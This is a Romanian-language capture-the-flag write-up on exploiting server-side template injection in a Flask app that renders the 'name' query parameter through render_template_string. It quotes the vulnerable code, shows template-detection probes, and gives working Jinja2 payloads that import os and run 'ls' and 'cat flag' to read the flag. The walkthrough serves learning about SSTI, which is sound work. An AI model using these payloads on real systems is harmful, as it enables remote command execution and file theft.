
whats-your-name-part2

Acesta este continuarea la prima parte deci ma astept din nou la niste SSTI.Daca intram pe pagina observ ca serverul foloseste python(acest lucru fiind observat si daca facem un request folosind curl):



Daca incercam sa ne uitam putin la cod observam ca avem nevoie de un parametru “name” prin care cel mai probabil o sa facem payloadul de SSTI.

File "/home/unbreakable/app.py", line 9, in home

```
app = Flask(__name__)

@app.route("/")
def home():
        output = request.args.get('name')
        output = render_template_string(output)
        if output:
                pass
        else:
                output = "What's your name? Part 2"
        return output
```

So ce facem acum?Avem 2 posibilati ori cautam un payload mai general ori cautam sa vedem ce template foloseste backendul.
Incercam cele mai populare templates (care merg cu python asta din curl):

1.Jinja2 (Python):

```
{{ ''.__class__.__mro__[1].__subclasses__()
}}
```


2.Django (Python):

```
{{ "test"|add:"ing" }}
```

3.Flask (Python - Jinja2 sub capotă):

```
{{ config }}
```

Observam de aici ca daca folosim payloadul din Jinja o sa returneze un raspuns,nu eroare.



Deci acum ca stim ce template are mai trebuie sa facem un payload de a lista si citi:

?name={{request.application.__globals__.__builtins__.__import__(%27os%27).popen(%27ls%27).read()}} Care returneaza ==>> flag si app.py

2:{{request.application.__globals__.__builtins__.__import__('os').popen('cat flag').read()}} Flag: CTF{75df3454a132fcdd37d94882e3……..1ed70f8dd88195345aa874c63e63}

Trolled by masquerade8077